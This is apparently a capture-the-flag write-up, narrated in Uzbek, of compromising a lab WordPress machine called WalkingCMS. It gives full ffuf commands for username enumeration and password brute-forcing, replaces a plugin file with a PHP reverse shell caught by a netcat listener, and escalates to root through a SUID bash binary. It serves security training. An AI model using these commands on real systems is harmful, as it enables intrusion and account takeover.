


WalkingCMS - Writeup

1. Reconnaissance

IP - 172.17.0.2

Machine - WalkingCMS




```
(saidislom@kali)-[~]
$ nmap 172.17.0.2 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 12:47 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: FE:DA:E0:11:D7:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds

(saidislom@kali)-[~]
$
```

nmap orqali to'liq port skanerlash (-p-) qildik: faqat 80/tcp http porti ochiq ekan.




80-portda dastlab Apache2 Debian standart sahifasi ("It works!") chiqdi.

2. Vulnerability Assessment

```
kali@kali: ~  
Session Actions Edit View Help  
:: Progress: [4750/4750] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::  
  
(saidislom@kali)-[~]  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://172.17.0.2/FUZZ -fc 200  
  
          _____  
         /  _  \  /  _  \  /  _  \  /  _  \  
        /  /_\  \/  /_\  \/  /_\  \/  /_\  \  
       /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
      /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
     /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
    /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
   /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
  /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
 /_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
/_/_/\__\/_/_/\__\/_/_/\__\/_/_/\__\  
v2.1.0-dev  
  
_____  
:  
:: Method           : GET  
:: URL              : http://172.17.0.2/FUZZ  
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout           : 10  
:: Threads           : 40  
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter            : Response status: 200  
:  
_____  
  
wordpress [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 14ms]  
:: Progress: [4750/4750] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::  
  
(saidislom@kali)-[~]  
$
```


ffuf orqali kataloglarni fuzz qilganimizda **/wordpress** yo■li topildi.



¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!

/wordpress manzilida "Web Invulnerable" nomli WordPress asosidagi sayt ishlab turibdi.



wp-login.php sahifasini topdik — WordPress admin panelga kirish uchun brute-force / user enumeration qilishga qaror qildik.

3. Exploitation

```

kali@kali: ~
Session Actions Edit View Help

maverick [Status: 200, Size: 5760, Words: 249, Lines: 106, Duration: 373ms]
phoenix [Status: 200, Size: 5759, Words: 249, Lines: 106, Duration: 376ms]
[WARN] Caught keyboard interrupt (Ctrl-C)

(saidislom@kali)-[~]
$ ffuf -w /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -u http://172.17.0.2/wp-login.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "log=FUZZ&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1" -H "Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US" -fn "is not registered on this site"

v2.1.0-dev

:: Method : POST
:: URL : http://172.17.0.2/wordpress/wp-login.php
:: Wordlist : FUZZ: /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt
:: Header : Content-Type: application/x-www-form-urlencoded
:: Header : Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US
:: Data : log=FUZZ&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1
:: Follow redirects : false
:: Calibration : false

```

ffuf yordamida **wp-login.php** orqali foydalanuvchi nomlarini enumeratsiya qildik. "is not registered on this site" degan xabarni filtrlab, tizimda mavjud bo'lgan haqiqiy foydalanuvchilarni aniqladik: **maverick**, **phoenix** va h.k.

```
kali@kali: ~  
Session Actions Edit View Help  
direct_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1" -H "Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US" -fr "is not registered on this site"  
  
v2.1.0-dev  
  
:: Method : POST  
:: URL : http://172.17.0.2/wordpress/wp-login.php  
:: Wordlist : FUZZ: /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt  
:: Header : Content-Type: application/x-www-form-urlencoded  
:: Header : Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US  
:: Data : log=FUZZ&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Regexp: is not registered on this site  
  
[Status: 200, Size: 5637, Words: 231, Lines: 106, Duration: 342ms]  
mario [Status: 200, Size: 5800, Words: 243, Lines: 106, Duration: 366ms]  
:: Progress: [8683/1000000] :: Job [1/1] :: 105 req/sec :: Duration: [0:01:19] :: Errors: 0 ::
```


davomida yana bitta haqiqiy foydalanuvchi nomi topildi: **mario**

```
kali@kali: ~  
Session Actions Edit View Help  
$ ffuf -w /usr/share/wordlists/rockyou.txt -u http://172.17.0.2/wordpress/wp-login.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "log=mario&pwd=FUZZ&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1" -H "Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US" -fr "The password you entered"  
  
v2.1.0-dev  
  
:: Method : POST  
:: URL : http://172.17.0.2/wordpress/wp-login.php  
:: Wordlist : FUZZ: /usr/share/wordlists/rockyou.txt  
:: Header : Content-Type: application/x-www-form-urlencoded  
:: Header : Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US  
:: Data : log=mario&pwd=FUZZ&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Regexp: The password you entered  
  
love [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 417ms]  
:: Progress: [849/14344392] :: Job [1/1] :: 20 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```


topilgan **mario** foydalanuvchisi uchun ffuf + rockyou.txt wordlisti yordamida parolni brute-force qildik. Muvaffaqiyatli login (302 redirect) qaytargan parol: **love**

4. Post-Exploitation - RCE via Plugin Editor

topilgan **mario** / **love** login-parol juftligi orqali WordPress admin paneliga muvaffaqiyatli kirdik.



admin panelidagi **Plugin Editor** (Plugins → Plugin Code Editor) boʻlimidan foydalanib, **Akismet** plaginining **index.php** faylini pentestmonkey PHP reverse shell kodi bilan almashtirdik.



netcat listenerni ishga tushirgach, oʻzgartirilgan plugin faylini (/wordpress/wp-content/plugins/akismet/index.php) brauzerda ochib, shell kodini ishga tushirdik.

```
kali@kali: ~  
Session Actions Edit View Help  
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000  
   link/ether 30:13:8b:73:5a:c4 brd ff:ff:ff:ff:ff:ff  
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000  
   link/ether 94:bb:43:13:a7:84 brd ff:ff:ff:ff:ff:ff  
   inet 172.20.10.4/28 brd 172.20.10.15 scope global dynamic noprefixroute wlan0  
     valid_lft 3597sec preferred_lft 3597sec  
   inet6 fe80::616c:b05d:ef30:c9f5/64 scope link noprefixroute  
     valid_lft forever preferred_lft forever  
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
   link/ether 42:7c:ba:66:c7:6f brd ff:ff:ff:ff:ff:ff  
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
     valid_lft forever preferred_lft forever  
   inet6 fe80::407c:baff:fe66:c76f/64 scope link proto kernel_ll  
     valid_lft forever preferred_lft forever  
7: vethfalb6le@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default  
   link/ether 96:0e:bc:41:23:e8 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
   inet6 fe80::940e:bcff:fe41:23e8/64 scope link proto kernel_ll  
     valid_lft forever preferred_lft forever  
  
(saidislom@kali)-[~]  
└─$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 41516  
Linux ad4bd982746a 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64 GNU/Linux  
15:47:01 up 1:32, 0 user, load average: 0.66, 0.78, 0.74  
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

netcat listenerimizga ulanish keldi — tizimga **www-data** huquqida kirdik.

5. Privilege Escalation

```
kali@kali: ~  
Session Actions Edit View Help  
usr  
var  
$ clear  
TERM environment variable not set.  
$ ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
start.sh  
sys  
tmp  
usr  
var  
$ /usr/bin/env /bin/bash -p  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)  
whoami  
root  
saidislom
```

tizimni tekshirganimizda **/bin/bash** binariysida SUID bit o'rnatilganligini aniqladik. Shu sababli:

```
/usr/bin/env /bin/bash -p
```

buyrug`i` orqali effektiv UID 0 (root) bilan ishlaydigan bash sessiyasini oldik. `id` buyrug`i` `euid=0(root)` ekanini tasdiqladi va **whoami** ham **root** natijasini qaytardi.

root huquqi olindi.